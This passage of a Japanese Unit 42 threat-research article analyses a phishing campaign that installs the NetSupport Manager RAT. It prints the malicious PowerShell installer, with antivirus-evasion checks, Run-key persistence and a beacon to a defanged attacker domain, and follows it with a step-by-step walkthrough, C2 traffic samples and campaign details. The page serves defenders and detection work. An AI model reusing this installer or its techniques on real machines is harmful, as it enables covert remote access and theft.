|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 | $scriptPath = split-path -parent $MyInvocation.MyCommand.Definition if ($scriptpath -match "avast") {exit} if ($scriptpath -match "Avast") {exit} if ($scriptpath -match "AVG") {exit} if ($scriptpath -match "avg") {exit} function react ( $source, $destination ) { Convert-StringToBinary -InputString $source -FilePath $Destination; # } }#} function Convert-StringToBinary ( $InputString , $FilePath ) { $file= $InputString $data = \[System.Convert\]::FromBase64String($file) $ms = New-Object System.IO.MemoryStream $ms.Write($data, 0, $data.Length) $ms.Seek(0,0) | Out-Null $cs = New-Object System.IO.Compression.GZipStream($ms, \[System.IO.Compression.CompressionMode\]::Decompress) $sr = New-Object System.IO.StreamReader($cs) $t = $sr.readtoend()#|out-file str.txt $ByteArray = \[System.Convert\]::FromBase64String($t); \[System.IO.File\]::WriteAllBytes($FilePath, $ByteArray); } function Install { $file1 = "\<\Gzip compressed + base64 encoded file\\>"; $file2 = "\<\Gzip compressed + base64 encoded file\\>"; $file3 = "\<\Gzip compressed + base64 encoded file\\>"; $file4 = "\<\Gzip compressed + base64 encoded file\\>"; $file5 = "\<\Gzip compressed + base64 encoded file\\>"; $file6 = "\<\Gzip compressed + base64 encoded file\\>"; $file7 = "\<\Gzip compressed + base64 encoded file\\>"; $file8 = "\<\Gzip compressed + base64 encoded file\\>"; $file9 = "\<\Gzip compressed + base64 encoded file\\>"; $file10 = "\<\Gzip compressed + base64 encoded file\\>"; $file11 = "\<\Gzip compressed + base64 encoded file\\>"; $file12 = "\<\Gzip compressed + base64 encoded file\\>"; $randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {\[char\]$\_}) ) $fpath ="$env:appdata\\$randf" mkdir $fpath $clientname="presentationhost.exe" $Source = $file1 $Destination = "$fpath\\"+"$clientname" react -source $source -destination $destination $Source = $file2 $Destination = "$fpath\\client32.ini" write-host $destination react -source $source -destination $destination $Source = $file3 $Destination = "$fpath\\HTCTL32.DLL" react -source $source -destination $destination $Source = $file4 $Destination = "$fpath\\msvcr100.dll" react -source $source -destination $destination $Source = $file5 $Destination = "$fpath\\nskbfltr.inf" react -source $source -destination $destination $Source = $file6 $Destination = "$fpath\\NSM.ini" react -source $source -destination $destination $Source = $file7 $Destination = "$fpath\\NSM.lic" react -source $source -destination $destination $Source = $file8 $Destination = "$fpath\\pcicapi.dll" react -source $source -destination $destination $Source = $file9 $Destination = "$fpath\\PCICHEK.DLL" react -source $source -destination $destination $Source = $file10 $Destination = "$fpath\\PCICL32.DLL" react -source $source -destination $destination $Source = $file11 $Destination = "$fpath\\remcmdstub.exe" react -source $source -destination $destination $Source = $file12 $Destination = "$fpath\\TCCTL32.DLL" react -source $source -destination $destination reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v ServiceDLL /t REG\_SZ /d "$fpath\\$clientname" /f start-process "$fpath\\$clientname" #Start-sleep -s 10 Invoke-WebRequest -Uri "http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=$env:computername" $f=get-content $env:temp\\insghha4.txt remove-item $env:TEMP\\\*.ps1 #cmd /c del %temp%\\\*.ps1 /f #cmd /c del %temp%\\\*.txt /f remove-item $f } #ShowConsole #rights install; |
RATのインストーラPowerShellスクリプトは次のことを行います。
1. 標的のホスト上でAvastないしAVG Antivirus Softwareが実行されている場合インストールを停止する
2. NetSupport Manager RATを構成するファイルを12個インストールする。インストール先は被害端末の%appdata%以下のランダムなディレクトリで、ディレクトリ名の長さは8文字。たとえばc:\\users\\%username%\\Appdata\\Roaming\\%randomvalue%\\
3. 次のレジストリキーを作成し被害端末上で永続性を確保: HKEY\_CURRENT\_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
* 名前: ServiceDLL
* 値: C:\\Users\\%username% \\AppData\\Roaming\\%randomvalue%\\presentationhost.exe'
4. メインとなるNetSupport Manager RAT presentationhost.exeを実行する
5. 10秒スリープする
6. http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=%computername% に被害端末のコンピュータ名を送信する
7. サイトafsasdfa33\[.\]xyzから返されたデータを被害端末の%temp% ディレクトリにファイルinsghha4.txtとして保存する
8. 被害端末の%temp% ディレクトリからファイル拡張子が「.ps1」のすべてのファイルを削除する
9. insghha4.txtという名前のファイルを削除する
メインのNetSupport Manager実行可能ファイル(presentationhost.exe)が開始されると、geo.netsupportsoftware\[.\]comドメインにビーコンを送信してホストのジオロケーションを取得します。その後にhttp://94.158.245\[.\]182/fakeurl.htmへのHTTP POSTリクエストが続きます。
NetSupport Managerのもともとの名称はclient32.exeですので、presentationhost.exeに名称を変更したのはおそらく疑いを持たれにくくするためだと思われます。先のドメインに送信されるトラフィックは次のような内容です。
POST http://94.158.245\[.\]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Host: 94.158.245\[.\]182
Connection: Keep-Alive
CMD=POLL
INFO=1
ACK=1
#### 受け取ったレスポンス:
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.6 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: Keep-Alive
CMD=ENCD
ES=1
DATA=.g+$.{.. \\....W...bb...).w}..o..X..xf...
#### 被害端末から送信された暗号化済みデータ
POST http://94.158.245\[.\]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 244
Host: 94.158.245\[.\]182
Connection: Keep-Alive
CMD=ENCD
ES=1
DATA=u.2h.r..4.\]..%y-.....=I...D3.W..i.7?....=@....F.f....\&t.\[..6ra..L..Tzg..... ..U.z4.\]..%y-A9H=n .:!."Pfd\]U,\[.(...f=I.....W.p..RHz.....#..@.....\>|.?...R...s.nt.G..=}\\......M...6...wC.........I=M..0i=@..o.ckp=@.r........M.6..
### 追加で確認されたキャンペーン関連アクティビティの詳細
私たちは、弊社XDR製品をご利用中の全顧客について、追加で当該キャンペーン関連のアクティビティの有無を探索しました。これによりこれらアクティビティとの関連が疑われるファイルがほかにも特定されました。関連アクティビティが実施されていた期間は2019年11月の初めから2020年1月の終わりまででした。
11月前半を通じ、すべての関連アクティビティでメールへの添付ファイルが利用されており、そうした添付ファイルには、標的企業との関連がおおやけになっている個人名や著名人名が含まれていました。そうした名前の多くは、映画業界か印刷業界の著名人でした。これらのメールはすべて、ランダムなprotonmail\[.\]comのメールアドレスを使用して送信されており、件名には「払い戻しの状況」や「不正なクレジットカード取引」に関連したものが使われていました。その後、11月末から2020年1月にかけては継続的にメールへの添付ファイルが変更されており、ファイル名も\[標的企業のウェブサイトURL\].docに変更されていました。また、送信元メールアドレスには、対象となるアクティビティが発生した日の前日以降に登録されたドメインが使われていました。メールの件名には、これまで同様払い戻しに関する内容がよく利用されていましたが、このほかに取引や注文に関する問い合わせなどをテーマとしたものも利用されていました。これらアクティビティ全般の背景にある動機は明らかにはなっていませんが、こうした変更を行った理由は、受信者が電子メールの添付ファイルを開く可能性を高めることで、標的となるネットワークへのアクセス取得の可能性を高めることにあったと考えられます。
関連IoCについては付録Aに一覧していますのでそちらを参照してください。なお、これらのIoCには、悪意のあるアクティビティ内で観察されてはいるものの、正規のアクティビティにおいても観測される場合があるものが含まれています。この点にはご注意ください。
## 結論
複数の振る舞いを組み合わせなければ探索できないようなアクティビティは、検出される確率が低く、静的解析や動的解析では回避される可能性があります。Cortex XDR™エンジンの場合、複数の振る舞いを組み合わせることで悪意のあるアクティビティを探索するためのシグネチャを利用しています。
NetSupport Manager RATを悪意のある目的に使用する例は、[FireEye](https://www.fireeye.com/blog/threat-research/2018/04/fake-software-update-abuses-netsupport-remote-access-tool.html)、[Zscaler](https://www.zscaler.com/blogs/research/netsupport-rat-installed-fake-update-notices)のリサーチャーからも報告があります。今回のアクティビティは範囲のひろいばらまき型のもののようではありますが、攻撃者が成功率を上げるために標的と結びつきの強い文書名を利用しようとしている点に特徴があります。
パロアルトネットワークス製品をご利用中のお客様は同脅威から複数のサービスにより保護されています。弊社の脅威防止プラットフォームは、NetSupport Managerファイル、URLからの取得内容を含めた関連ペイロードの両方を検出します。Cortex XDRをご利用中のお客様は、振る舞いベースのIoCシグネチャによってさらに保護が強化されています。[AutoFocus](https://www.paloaltonetworks.com/products/secure-the-network/subscriptions/autofocus)をお使いのお客様は次のタグを使用してこれらの活動を追跡できます: [NetSupport Manager](https://autofocus.paloaltonetworks.com/#/tag/Unit42.NetSupportManager)
パロアルトネットワークスは本稿で見つかったファイルサンプルや侵害の兆候などをふくむ調査結果をCyber Threat Alliance(CTA サイバー脅威アライアンス)のメンバーと共有しました。CTA のメンバーはこのインテリジェンスを使用して、お客様に保護を迅速に提供し、悪意のあるサイバー攻撃者を体系的に阻害することができます。Cyber Threat Allianceの詳細については[www.cyberthreatalliance.org](https://www.cyberthreatalliance.org/)のwebサイトをご覧ください。
## IoC
これらのアクティビティに関連するすべてのIoCは[こちら](https://github.com/pan-unit42/iocs/blob/master/NetSupportManager)のUnit 42のGitHubリポジトリにおいてあります。
トップに戻る
### タグ
* [Microsoft Word](https://unit42.paloaltonetworks.com/ja/tag/microsoft-word-ja/ "Microsoft Word")
* [NetSupportManager](https://unit42.paloaltonetworks.com/ja/tag/netsupportmanager-ja/ "NetSupportManager")
* [Remote Access Trojan](https://unit42.paloaltonetworks.com/ja/tag/remote-access-trojan-ja/ "Remote Access Trojan")
[Threat Research Center](https://unit42.paloaltonetworks.com/ja/ "Threat Research") [次ページ:AutoItの逆コンパイラは信頼できるか](https://unit42.paloaltonetworks.com/ja/autoit-compiled-malware/ "AutoItの逆コンパイラは信頼できるか")
### 目次
*
### 関連記事
* [BeyondTrustの深刻な脆弱性(CVE-2026-1731)の悪用においてVShellおよびSparkRATを確認](https://unit42.paloaltonetworks.com/ja/beyondtrust-cve-2026-1731/ "article - table of contents")
* [デジタル ドッペルゲンガーGh0st RATを配信する進化するなりすましキャンペーンの分析](https://unit42.paloaltonetworks.com/ja/impersonation-campaigns-deliver-gh0st-rat/ "article - table of contents")
* [ClickFixファクトリー:IUAM ClickFixジェネレーターの初公開](https://unit42.paloaltonetworks.com/ja/clickfix-generator-first-of-its-kind/ "article - table of contents")
## 関連項目 マルウェア リソース
[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年8月6日 [#### ChainDropの脅威の概要:自己増殖型npmワームの内部](https://unit42.paloaltonetworks.com/ja/chaindrop-npm-worm-analysis/)
* [Blockchain](https://unit42.paloaltonetworks.com/ja/tag/blockchain-ja/ "blockchain")
* [ChainDrop](https://unit42.paloaltonetworks.com/ja/tag/chaindrop/ "ChainDrop")
* [Claude code](https://unit42.paloaltonetworks.com/ja/tag/claude-code/ "Claude code")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/chaindrop-npm-worm-analysis/ "ChainDropの脅威の概要:自己増殖型npmワームの内部")
[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年6月2日 [#### npmの脅威の状況: アタックサーフェスと緩和策(6月2日更新)](https://unit42.paloaltonetworks.com/ja/monitoring-npm-supply-chain-attacks/)
* [Credential Harvesting](https://unit42.paloaltonetworks.com/ja/tag/credential-harvesting-ja/ "Credential Harvesting")
* [GitHub](https://unit42.paloaltonetworks.com/ja/tag/github-ja/ "GitHub")
* [Npm packages](https://unit42.paloaltonetworks.com/ja/tag/npm-packages/ "npm packages")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/monitoring-npm-supply-chain-attacks/ "npmの脅威の状況: アタックサーフェスと緩和策(6月2日更新)")

[脅威アクター グループ](https://unit42.paloaltonetworks.com/ja/category/threat-actor-groups-ja/) 2026年5月22日 [#### イランAPT Screening Serpensによる2026年スパイ キャンペーンの追跡](https://unit42.paloaltonetworks.com/ja/tracking-iran-apt-screening-serpens/)
* [Advanced Persistent Threat](https://unit42.paloaltonetworks.com/ja/tag/advanced-persistent-threat-ja/ "Advanced Persistent Threat")
* [AppDomainManager](https://unit42.paloaltonetworks.com/ja/tag/appdomainmanager/ "AppDomainManager")
* [DLL Sideloading](https://unit42.paloaltonetworks.com/ja/tag/dll-sideloading-ja/ "DLL Sideloading")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/tracking-iran-apt-screening-serpens/ "イランAPT Screening Serpensによる2026年スパイ キャンペーンの追跡")

[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年4月17日 [#### 脅威情報: 2026年イランに関するサイバー リスクの激化(4月17日更新)](https://unit42.paloaltonetworks.com/ja/iranian-cyberattacks-2026/)
* [APK](https://unit42.paloaltonetworks.com/ja/tag/apk-ja/ "APK")
* [DDoS attacks](https://unit42.paloaltonetworks.com/ja/tag/ddos-attacks-ja/ "DDoS attacks")
* [GenAI](https://unit42.paloaltonetworks.com/ja/tag/genai-ja/ "GenAI")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/iranian-cyberattacks-2026/ "脅威情報: 2026年イランに関するサイバー リスクの激化(4月17日更新)")
[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年4月1日 [#### 脅威概要:Axiosサプライ チェーン攻撃で広範に及ぶ影響](https://unit42.paloaltonetworks.com/ja/axios-supply-chain-attack/)
* [API attacks](https://unit42.paloaltonetworks.com/ja/tag/api-attacks-ja/ "API attacks")
* [JavaScript](https://unit42.paloaltonetworks.com/ja/tag/javascript-ja/ "JavaScript")
* [Powershell](https://unit42.paloaltonetworks.com/ja/tag/powershell-ja/ "Powershell")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/axios-supply-chain-attack/ "脅威概要:Axiosサプライ チェーン攻撃で広範に及ぶ影響")

[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年3月31日 [#### プロテクターを武器として利用する:セキュリティ インフラにおけるTeamPCPの多段階サプライ チェーン攻撃](https://unit42.paloaltonetworks.com/ja/teampcp-supply-chain-attacks/)
* [CVE-2025-55182](https://unit42.paloaltonetworks.com/ja/tag/cve-2025-55182-ja/ "CVE-2025-55182")
* [GitHub](https://unit42.paloaltonetworks.com/ja/tag/github-ja/ "GitHub")
* [Infostealer](https://unit42.paloaltonetworks.com/ja/tag/infostealer-ja/ "Infostealer")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/teampcp-supply-chain-attacks/ "プロテクターを武器として利用する:セキュリティ インフラにおけるTeamPCPの多段階サプライ チェーン攻撃")
[脅威リサーチ](https://unit42.paloaltonetworks.com/ja/category/threat-research-ja/) 2026年3月24日 [#### 脅威情報: パロアルトネットワークスの人材獲得チームになりすました採用スキーム](https://unit42.paloaltonetworks.com/ja/phishing-attackers-pose-as-panw-recruiters/)
* [Email scam](https://unit42.paloaltonetworks.com/ja/tag/email-scam/ "email scam")
* [Lure](https://unit42.paloaltonetworks.com/ja/tag/lure/ "lure")
* [Phishing](https://unit42.paloaltonetworks.com/ja/tag/phishing-ja/ "phishing")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/phishing-attackers-pose-as-panw-recruiters/ "脅威情報: パロアルトネットワークスの人材獲得チームになりすました採用スキーム")

[主なサイバー脅威](https://unit42.paloaltonetworks.com/ja/category/top-cyberthreats-ja/) 2026年2月11日 [#### 国家支援型の脅威アクターがNotepad++のサプライチェーンを悪用](https://unit42.paloaltonetworks.com/ja/notepad-infrastructure-compromise/)
* [Backdoor](https://unit42.paloaltonetworks.com/ja/tag/backdoor-ja/ "backdoor")
* [Cobalt Strike](https://unit42.paloaltonetworks.com/ja/tag/cobalt-strike-ja/ "Cobalt Strike")
* [DLL Sideloading](https://unit42.paloaltonetworks.com/ja/tag/dll-sideloading-ja/ "DLL Sideloading")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/notepad-infrastructure-compromise/ "国家支援型の脅威アクターがNotepad++のサプライチェーンを悪用")

[脅威リサーチ](https://unit42.paloaltonetworks.com/ja/category/threat-research-ja/) 2026年1月22日 [#### ランタイムアセンブリ攻撃の新たなフロンティア:LLMを活用したフィッシング用JavaScriptのリアルタイム生成](https://unit42.paloaltonetworks.com/ja/real-time-malicious-javascript-through-llms/)
* [API](https://unit42.paloaltonetworks.com/ja/tag/api-ja/ "API")
* [Google](https://unit42.paloaltonetworks.com/ja/tag/google-ja/ "Google")
* [JavaScript](https://unit42.paloaltonetworks.com/ja/tag/javascript-ja/ "JavaScript")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/real-time-malicious-javascript-through-llms/ "ランタイムアセンブリ攻撃の新たなフロンティア:LLMを活用したフィッシング用JavaScriptのリアルタイム生成")
[脅威リサーチ](https://unit42.paloaltonetworks.com/ja/category/threat-research-ja/) 2026年1月2日 [#### Pyarmorを利用して難読化と検知回避を行うVVS Discord Stealer](https://unit42.paloaltonetworks.com/ja/vvs-stealer/)
* [Discord](https://unit42.paloaltonetworks.com/ja/tag/discord/ "Discord")
* [Infostealer](https://unit42.paloaltonetworks.com/ja/tag/infostealer-ja/ "Infostealer")
* [Python](https://unit42.paloaltonetworks.com/ja/tag/python-ja/ "Python")
[今すぐ読む ](https://unit42.paloaltonetworks.com/ja/vvs-stealer/ "Pyarmorを利用して難読化と検知回避を行うVVS Discord Stealer")
* 
* 
 ![Enlarged Image]()

 Unit 42 からの最新情報を取得
## 進化する脅威の状況を常に先取り
メール アドレス
本フォームを送信することにより、[利用規約](https://www.paloaltonetworks.jp/legal-notices/terms-of-use)に同意し、[プライバシー ポリシー](https://www.paloaltonetworks.jp/legal-notices/privacy)を承認したことになります。
本サイトは reCAPTCHA で保護されており、Googleの[プライバシー ポリシー](https://policies.google.com/privacy) と[サービス利用規約](https://policies.google.com/terms)が適用されます。
Invalid captcha!
サブスクライブ  
{#footer} 製品とサービス
* [AI利用ネットワーク セキュリティ プラットフォーム](https://www.paloaltonetworks.jp/network-security)
* [AIのセキュア バイ デザイン](https://www.paloaltonetworks.jp/precision-ai-security/secure-ai-by-design)
* [Prisma AIRS](https://www.paloaltonetworks.jp/prisma/prisma-ai-runtime-security)
* [AI Access Security](https://www.paloaltonetworks.jp/sase/ai-access-security)
* [クラウド提供型セキュリティ サービス](https://www.paloaltonetworks.jp/network-security/security-subscriptions)
* [Advanced Threat Prevention](https://www.paloaltonetworks.jp/network-security/advanced-threat-prevention)
* [Advanced URL Filtering](https://www.paloaltonetworks.jp/network-security/advanced-url-filtering)
* [Advanced WildFire](https://www.paloaltonetworks.jp/network-security/advanced-wildfire)
* [Advanced DNS Security](https://www.paloaltonetworks.jp/network-security/advanced-dns-security)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.jp/sase/enterprise-data-loss-prevention)
* [Enterprise IoT Security](https://www.paloaltonetworks.jp/content/pan/ja_JP/network-security/enterprise-iot-security)
* [Medical IoT Security](https://www.paloaltonetworks.jp/network-security/medical-device-security)
* [Industrial OT Security](https://www.paloaltonetworks.jp/content/pan/ja_JP/network-security/industrial-ot-security)
* [SaaS Security](https://www.paloaltonetworks.jp/sase/saas-security)
* [次世代ファイアウォール](https://www.paloaltonetworks.jp/network-security/next-generation-firewall)
* [ハードウェア ファイアウォール](https://www.paloaltonetworks.jp/network-security/hardware-firewall-innovations)
* [ソフトウェア ファイアウォール](https://www.paloaltonetworks.jp/network-security/software-firewalls)
* [Strata Cloud Manager](https://www.paloaltonetworks.jp/network-security/strata-cloud-manager)
* [SD-WAN for NGFW](https://www.paloaltonetworks.jp/network-security/sd-wan-subscription)
* [PAN-OS](https://www.paloaltonetworks.jp/network-security/pan-os)
* [Panorama](https://www.paloaltonetworks.jp/network-security/panorama)
* [セキュア アクセス サービス エッジ](https://www.paloaltonetworks.jp/sase)
* [Prisma SASE](https://www.paloaltonetworks.jp/sase)
* [App Acceleration](https://www.paloaltonetworks.jp/sase/app-acceleration)
* [自律型デジタルエクスペリエンス管理](https://www.paloaltonetworks.jp/sase/adem)
* [Enterprise DLP](https://www.paloaltonetworks.jp/sase/enterprise-data-loss-prevention)
* [Prisma Access](https://www.paloaltonetworks.jp/sase/access)
* [Prisma Browser](https://www.paloaltonetworks.jp/sase/prisma-browser)
* [Prisma SD-WAN](https://www.paloaltonetworks.jp/sase/sd-wan)
* [リモート ブラウザ分離](https://www.paloaltonetworks.jp/sase/remote-browser-isolation)
* [SaaS Security](https://www.paloaltonetworks.jp/sase/saas-security)
* [AI駆動型セキュリティ運用プラットフォーム](https://www.paloaltonetworks.jp/cortex)
* [Cloud Security](https://www.paloaltonetworks.jp/cortex/cloud)
* [Cortex Cloud](https://www.paloaltonetworks.jp/cortex/cloud)
* [Application Security](https://www.paloaltonetworks.jp/cortex/cloud/application-security)
* [Cloud Posture Security](https://www.paloaltonetworks.jp/cortex/cloud/cloud-posture-security)
* [Cloud Runtime Security](https://www.paloaltonetworks.jp/cortex/cloud/runtime-security)
* [Prisma Cloud](https://www.paloaltonetworks.jp/prisma/cloud)
* [AI駆動型SOC](https://www.paloaltonetworks.jp/cortex)
* [Cortex XSIAM](https://www.paloaltonetworks.jp/cortex/cortex-xsiam)
* [Cortex XDR](https://www.paloaltonetworks.jp/cortex/cortex-xdr)
* [Cortex XSOAR](https://www.paloaltonetworks.jp/cortex/cortex-xsoar)
* [Cortex Xpanse](https://www.paloaltonetworks.jp/cortex/cortex-xpanse)
* [Unit 42マネージド ディテクション\&レスポンス](https://www.paloaltonetworks.jp/cortex/managed-detection-and-response)
* [マネージドXSIAM](https://www.paloaltonetworks.jp/cortex/managed-xsiam)
* [次世代のアイデンティティ セキュリティ](https://www.paloaltonetworks.jp/idira)
* [特権アクセス管理](https://www.paloaltonetworks.jp/idira/human/privileged-access-management)
* [アイデンティティ管理とアクセス管理](https://www.paloaltonetworks.jp/idira/human/identity-and-access-management)
* [Endpoint Privilege Manager](https://www.paloaltonetworks.jp/idira/human/endpoint-privilege-manager)
* [アイデンティティ ガバナンス](https://www.paloaltonetworks.jp/idira/human/identity-governance)
* [従業員パスワード管理](https://www.paloaltonetworks.jp/idira/human/workforce-password-management)
* [エージェンティック アイデンティティ](https://www.paloaltonetworks.jp/idira/agentic)
* [シークレット管理](https://www.paloaltonetworks.jp/idira/machine/secrets-management)
* [統合型シークレット ガバナンス](https://www.paloaltonetworks.jp/idira/machine/unified-secrets-governance)
* [アプリケーションの認証情報配信](https://www.paloaltonetworks.jp/idira/machine/application-credentials-delivery)
* [ベンダーの特権アクセス](https://www.paloaltonetworks.jp/idira/human/vendor-privileged-access)
* [脅威インテリジェンス\&インシデント レスポンス サービス](https://www.paloaltonetworks.jp/unit42)
* [予防評価](https://www.paloaltonetworks.jp/unit42/assess)
* [インシデント レスポンス](https://www.paloaltonetworks.jp/unit42/respond)
* [セキュリティ戦略を変革](https://www.paloaltonetworks.jp/unit42/transform)
* [脅威インテリジェンスについて](https://www.paloaltonetworks.jp/unit42/threat-intelligence-partners)
会社名
* [パロアルトネットワークスについて](https://www.paloaltonetworks.jp/about-us)
* [採用情報](https://jobs.paloaltonetworks.com/en/)
* [お問合せ](https://www.paloaltonetworks.jp/company/contact-sales)
* [企業責任](https://www.paloaltonetworks.com/about-us/corporate-responsibility)
* [お客様向け](https://www.paloaltonetworks.jp/customers)
* [IR](https://investors.paloaltonetworks.com/)
* [拠点](https://www.paloaltonetworks.com/about-us/locations)
* [ニュースルーム](https://www.paloaltonetworks.jp/company/newsroom)
人気のあるリンク
* [ブログ](https://www.paloaltonetworks.com/blog/?lang=ja)
* [コミュニティ](https://www.paloaltonetworks.com/communities)
* [コンテンツライブラリ](https://www.paloaltonetworks.jp/resources)
* [Cyberpedia](https://www.paloaltonetworks.jp/cyberpedia)
* [イベントセンター](https://events.paloaltonetworks.com/)
* [電子メール設定の管理](https://start.paloaltonetworks.com/preference-center)
* [製品A〜Z](https://www.paloaltonetworks.jp/products/products-a-z)
* [製品認証](https://www.paloaltonetworks.com/legal-notices/trust-center/compliance)
* [脆弱性の報告](https://www.paloaltonetworks.com/security-disclosure)
* [サイトマップ](https://www.paloaltonetworks.jp/sitemap)
* [テクニカル ドキュメント](https://docs.paloaltonetworks.com/)
* [Unit 42](https://unit42.paloaltonetworks.jp/)
* [個人情報の販売および共有禁止](https://panwedd.exterro.net/portal/dsar.htm?target=panwedd)

* [プライバシー](https://www.paloaltonetworks.jp/legal-notices/privacy)
* [トラスト センター](https://www.paloaltonetworks.jp/legal-notices/trust-center)
* [利用規約](https://www.paloaltonetworks.jp/legal-notices/terms-of-use)
* [ドキュメント](https://www.paloaltonetworks.jp/legal-notices)
Copyright © 2026 Palo Alto Networks. All Rights Reserved
* [](https://www.youtube.com/user/paloaltonetworks)
* [](https://twitter.com/PaloAltoNtwks)
* [](https://www.facebook.com/PaloAltoNetworks/)
* [](https://www.linkedin.com/company/palo-alto-networks)
* [](https://unit42.paloaltonetworks.com/unit-42-threat-vector-podcast/)
* JP
Select your language
   
### Default Heading
Read the article 
Seekbar
 

Volume
